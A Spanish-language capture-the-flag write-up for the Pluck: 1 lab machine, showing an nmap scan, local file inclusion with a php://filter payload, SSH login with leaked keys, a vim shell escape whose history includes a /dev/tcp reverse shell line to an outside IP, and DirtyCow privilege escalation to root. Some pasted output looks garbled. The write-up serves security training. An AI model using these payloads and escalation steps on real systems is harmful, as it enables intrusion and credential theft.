

Write-Up Pluck: 1

Información sobre la maquina:

"Enjoy" --- @ryanoberto


Nota: 192.168.56.101 (Pluck)

Vamos por ello, como siempre, hacemos un escaneo de puertos a ver que hay.


```
root@kali:~/Desktop/ctf_pluck# nmap -sV -sC 192.168.56.101 --top-ports 100

Starting Nmap 7.40 ( https://nmap.org ) at 2017-03-13 18:37 EDT
Nmap scan report for 192.168.56.101
Host is up, received arp-response (0.00058s latency).
Not shown: 97 closed ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
Reason: 97 resets
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 7.3p1 Ubuntu 1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e8:87:ba:3e:d7:43:23:bf:4a:6b:9d:ae:63:14:ea:71 (RSA)
|   256  8f:8c:ac:8d:e8:cc:f9:0e:89:f7:5d:a0:6c:28:56:fd (ECDSA)
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Pluck
3306/tcp  open  mysql    syn-ack ttl 64 MySQL (unauthorized)
MAC Address: 08:00:27:45:29:54 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Los puertos abiertos son el 80, 22 y 3306, vamos a ver que hay en la web :D




Navegamos un poco y nos damos cuenta del parámetro *page* que incluye la pagina *about.php* parece que estamos ante un ¿LFI?. Vamos a intentar leer el fichero */etc/passwd*.



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin
nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var
/backups:/usr/sbin/nologin list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:
/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,/run/systemd/bin/false systemd-
network:x:101:103:systemd Network Management,,/run/systemd/netif/bin/false systemd-resolve:x:102:104:systemd
Resolver,,/run/systemd/resolve/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,/run/systemd/bin/false
syslog:x:104:108:/home/syslog:/bin/false _apt:x:105:65534:/nonexistent/bin/false messagebus:x:106:109:/var/run/dbus:
/bin/false mysql:x:107:111:MySQL Server,,/nonexistent/bin/false lxd:x:108:65534:/var/lib/lxd/bin/false uidd:x:109:114:/run
/uid:/bin/false dnsmasq:x:110:65534:dnsmasq,,/var/lib/misc/bin/false sshd:x:111:65534:/var/run/ssh:/usr/sbin/nologin
pollinate:x:112:1:/var/cache/pollinate/bin/false bob:x:1000:1000:bob,,/home/bob/bin/bash Debian-exim:x:113:119:/var/spool
/exim4/bin/false peter:x:1001:1001,,/home/peter/bin/bash paul:x:1002:1002,,/home/paul:/usr/bin/pdmenu backup-
user:x:1003:1003:Just to make backups easier,,/backups:/usr/local/scripts/backup.sh
```


¡Bingo! Leemos archivos del sistema, en el archivo *passwd* vemos que hay un fichero llamado *backup.sh*



```
#!/bin/bash ##### # Server Backup script # ##### #Backup directories in
/backups so we can get it via ftp echo "Backing up data" tar -cf /backups/backup.tar /home /var/www/html > /dev/null 2& >
/dev/null echo "Backup complete"
```

Parece que es un bash que crea un backup de la carpeta */home*, vamos a bajarlo en base64 con el siguiente filtro de php

`index.php?page=php://filter/convert.base64-encode/resource/backups/backup.tar`



```
aG9lZS8AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
/ID0gMCBdlCYmIGVjaG8gdGVybWluYWwgfHwgZWNObyBlcnJvciklClkKGhpc3Rvcnl8dGFpbCATbjF8c2VklC1lICdcJydzL15ccypbMC05XVw
/eG1sIHZlcnNpb249IjEuMCIgc3RhbmRhbG9uZT0ibm8iPz4KPCFET0NUWVBFIHN2ZyBQVUJMSUMgli0vL1czQy8vRFREIFNWRYAxljEVL0
```

Recuperamos el fichero a .tar y lo extraemos.

```
root@kali:~/Desktop/ctf_pluck# base64 -d backup64.txt > backup.tar
root@kali:~/Desktop/ctf_pluck# ls -l
total 4140
-rw-r--r-- 1 root root 2416640 Mar 12 09:54 backup64.txt
-rw-r--r-- 1 root root 1812480 Mar 13 19:04 backup.tar
drwxr-xr-x 5 root root 4096 Jan 18 03:27 home
drwxr-xr-x 3 root root 4096 Mar 12 09:55 var
```

Analizamos los archivos extraídos y nos encontramos con la carpeta /home/paul/keys que contiene keys de ssh, hay varias pero parece que id_key4 e id_key6 pesan más que el resto.

```
root@kali: ~/Desktop/ctf_pluck/home/paul/keys# ls -l
total 48
-rwxrwxr-x 1 1002 1002 668 Jan 18 13:08 id_key1
-rwxrwxr-x 1 1002 1002 600 Jan 18 13:08 id_key1.pub
-rwxrwxr-x 1 1002 1002 672 Jan 18 13:08 id_key2
-rwxrwxr-x 1 1002 1002 600 Jan 18 13:08 id_key2.pub
-rwxrwxr-x 1 1002 1002 668 Jan 18 13:08 id_key3
-rwxrwxr-x 1 1002 1002 600 Jan 18 13:08 id_key3.pub
-rwxrwxr-x 1 1002 1002 1679 Jan 18 13:09 id_key4
-rwxrwxr-x 1 1002 1002 392 Jan 18 13:09 id_key4.pub
-rwxrwxr-x 1 1002 1002 668 Jan 18 13:08 id_key5
-rwxrwxr-x 1 1002 1002 600 Jan 18 13:08 id_key5.pub
-rwxrwxr-x 1 1002 1002 1675 Jan 18 13:09 id_key6
-rwxrwxr-x 1 1002 1002 392 Jan 18 13:09 id_key6.pub
```

Creamos el usuario *paul* y en su carpeta .ssh agregamos id_key4 como id_rsa y id_key4.pub como id_rsa.pub. Probamos la conexión por SSH ¿habrá suerte?.

```
paul@kali: ~/.ssh$ ssh paul@192.168.56.101
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@                WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for '/home/paul/.ssh/id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "/home/paul/.ssh/id_rsa": bad permissions
paul@192.168.56.101's password:
```

Vaya, problema de permisos, los cambiamos a 0600 y lo volvemos a intentar.

¿Que es esto de pdmenu? Después de analizarlo un poco, es posible ejecutar el archiconocido vim en la función de editar archivo. Ejecutamos el comando :history a ver que ha introducido el usuario *paul*, parece que invoca una shell, parece que estamos en el camino correcto.

```
root@kali: ~/Desktop/ctf_pluck/home/paul/keys:history
# cmd history
1 !bash
2 set shell=/bin/bash:shell
3 set shell=/bin/bash
4 !/bin/dash
5 !ls
6 !/bin/sh
7 !/bin/sh >/dev/tcp/172.25.27.57/8888 0>&1
8 chsh
9 !chsh
10 !/usr/bin/perl -e 'system("/bin/sh");'
11 w!
12 set shell=/bin/sh
13 shell
14 w
15 r ! ls
16 q
17 wq
18 wq!
19 q!
20 quit
21 quit!
> 22 history
Press ENTER or type command to continue
```

—Main Menu—

- Directory listing
- Change directory
- Edit file
- Who's online?
- www
- Telnet
- Ping
- Exit

¡Wow! Tenemos shell en el sistema, tras analizar el entorno parece que no hay ningún archivo que podamos utilizar para elevar privilegios, así que vamos a ver la versión del kernel.

```
paul@pluck:~$ id
uid=1002(paul) gid=1002(paul) groups=1002(paul)
paul@pluck:~$ uname -a
Linux pluck 4.8.0-22-generic #24-Ubuntu SMP Sat
4 GNU/Linux
```

La versión de kernel es vulnerable a la famosa DirtyCow, vamos a por nuestra amiga la vaca ¡Muuuuh!. Compilamos, ejecutamos, y... ¡voilà!



```
paul@pluck:/tmp$ ls -l
total 28
-rwxrwxr-x 1 paul paul 14048 Mar 14 00:25 a.out
-rw-rw-r-- 1 paul paul 4688 Mar 14 00:25 cow.c
drwx----- 3 root root 4096 Mar 14 00:04 systemd-private-
systemd-timesyncd.service-WultqH
paul@pluck:/tmp$ ./a.out
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
Size of binary: 54256
Racing, this may take a while..
thread stopped
/usr/bin/passwd overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
root@pluck:/tmp# whoami
root
root@pluck:/tmp#
```

A estas alturas solo queda leer el fichero `/root/flag.txt`

[illegible]

Write-Up by @danilabs